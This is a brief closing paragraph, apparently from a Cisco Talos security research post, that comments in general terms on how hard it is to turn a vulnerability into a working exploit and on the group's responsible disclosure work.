This deep dive provides a high level view into the process of taking a vulnerability and weaponizing it into a usable exploit. Just because a vulnerability exists does not mean that it is easily weaponized, in most circumstances the path to weaponization is arduous. However, this also significantly increases the value of the vulnerability, depending on the methodology required to actually exploit it. Cisco Talos will continue to discover and responsibly disclose vulnerabilities on a regular basis including further deep dive analysis.